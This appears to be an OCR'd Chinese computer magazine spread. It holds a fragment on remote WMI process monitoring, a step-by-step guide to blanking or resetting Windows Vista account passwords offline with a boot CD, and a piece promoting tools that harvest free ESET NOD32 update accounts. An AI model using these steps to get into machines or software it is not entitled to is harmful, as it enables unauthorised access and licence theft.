


图7

很多人制作的批处理或者脚本功能都是调用wmi实现的，它所具有的查看功能非常强大，尤其是安装了WMIC的电脑可以连接到任何一台安装了WMI的电脑，被连接的电脑不需要安装WMIC。比如我们要查看局域网内所有计算机的进程，监视对方计算机进程等，至于其他更多的功能就请读者自己去挖掘吧。

Offline NT Password & Registry Editor——Windows Vista的“开门”钥匙

周玲生

随着Windows操作系统的改朝换代，其安全性能也得到了提高，如果哪天你不慎遗忘了系统管理员的密码，就很有可能被操作系统“拒签”。吃个“闭门羹”事小，数据丢失才是最棘手的，好在有不少的工具软件可以开启Windows操作系统这扇“门”，然而新的Windows Vista系统采用了NTFS文件系统格式，这为清空或破解它的系统密码增添了不小难度，因为通常这些工具软件都是在纯DOS状态下运行的，而NTFS分区在纯DOS状态下一般是无迹可寻的。不过，如果拥有Offline NT Password & Registry Editor这把Windows Vista的“开门”钥匙，问题也就迎刃而解了！

Offline NT Password & Registry Editor是一款用来重设Windows NT系列操作系统密码的软件（它包括光盘版和软盘版，适用于WindowsNT/2000/XP/Vista），只要在操作系统中存在一个有效（未停用）的用户帐号，无需原来正确的密码，使用它就可以清空原密码或重设新密码。

小提示：

在WindowsNT系列操作系统中，用户信息包括加密的系统密码，一般都是存储于sam（通常位于C:\windows\system32\config）文件内的，该文件是注册表的一部分，一般情况下不允许访问或解密。

鉴于软驱和软盘濒临绝迹的现实，我们只介绍Offline NT Password & Registry Editor（光盘版）的使用方法，具体操作步骤如下：

1、首先下载Offline NT Password & Registry Editor光盘版（该工具我们已经收录在了光盘中），解压后将其中的映像文件cd080802.iso刻录到一张空白光盘中。

2、在BIOS中将第一启动设备设置为光驱，然后使用刻录好的光盘启动电脑，出现Offline NT Password & Registry Editor启动画面时，如图1，直接按Enter键继续操作。




图1




图2

3、在“Step ONE:Select disk where the Windows installation is”（步骤1：选择磁盘中Windows安装目录所在的分区）中根据实际情况按下数字键来选择Windows Vista安装的分区。




图 3




图 4

4、在接下来的选项中按下“d”键让软件自动加载驱动程序，在“Please select partition by number or”（按数字键选择分区，如图2）中按下“1”键选择“show propbable Windows (NTFS) partition only”（只显示NTFS分区）。

5、在“Step TWO:Select PATH and registry files”（步骤2：选择安装路径和注册表文件）出现的画面直接回车进入下一步，然后按数字键“1”，选择“Password reset [sam system security”（重设密码），如图3。

6、在“Step THREE:Password or registry edit（步骤3：




图 5

密码或注册表编辑）”中按数字键“1”，选择“Edit user data and passwords（编辑用户帐户和密码）”，在接下来的“chntpw Edit User Info & Passwords（更改用户信息及密码）”中根据屏幕所列的“Username”键入用户帐号，然后在出现的“User Edit Menu”（用户编辑菜单）中，键入数字键“1”选择“Clear (blank) user password”（清空用户密码），此时屏幕就会提示“Password cleared”（密码已清空），当然也可以键入数字键“2”选择“Edit (set new) user password”（重设新密码，不过在WindowsXP/Vista 操作系统中要慎用该选项），在接下来的选项中键入“!”，选择“!-quit”（退出，如图4），再接着键入“q”键，选择“q Quit”（会提示保存修改）。

7、在“Step FOUR:Writing back changes”（步骤4：写入修改）中的“About to write file(s) back!Done it!”键入“y”完成更改写入操作（如图5），此时重启电脑，无需密码就可以顺利进入Windows Vista。

虽然Offline NT Password & Registry Editor是英文软件，但实际上，很多操作都只需按照默认设置直接回车即可，使用起来也较为简单方便，在我们遗忘Windows Vista的管理员密码时候，它可真不愧是一剂安全可靠的“急救方”！

（本文所涉及到的Offline NT Password & Registry Editor光盘版已收录到光盘中）

ESET NOD32 升级帐号无限获取

安全难易度：★★

文章阅读点：使用NOD32自动升级宝宝V3.03和Eset升级帐号获取器来无限量免费获取ESET NOD32的升级帐号

稀饭

整天在论坛逛，发现有好多关于免费获取杀毒软件升级帐号的帖子，吸引了许多小菜的眼球。古语有言：饮水思源。在X论坛收获了许多，咱也来贡献两款软件，能够无限量免费获取ESET NOD32的升级帐号，希望能帮上广大叉子的忙。

工具1：NOD32 自动升级宝宝 V3.03

双击运行软件后，在主界面上可以看到有5个选项，如图1，点第一个“最新升级ID”，只要你的计算机处于联网状态，软件就能自动获取“升级ID”，点击右侧的“验证密码”选项，程序就能自动验证所获取的ID的有效性了，如图2。

如果嫌获取的ID不够多，还可以点击“说明”下的箭头来更换线路，程序就能再次获取大量ID了。我们可以看到有效用户名还有类别之分，我们只需选择EAV的，然后在该ID上双击选“是”，就可以把ID导入NOD32中，然后享受VIP服务了，如图3。

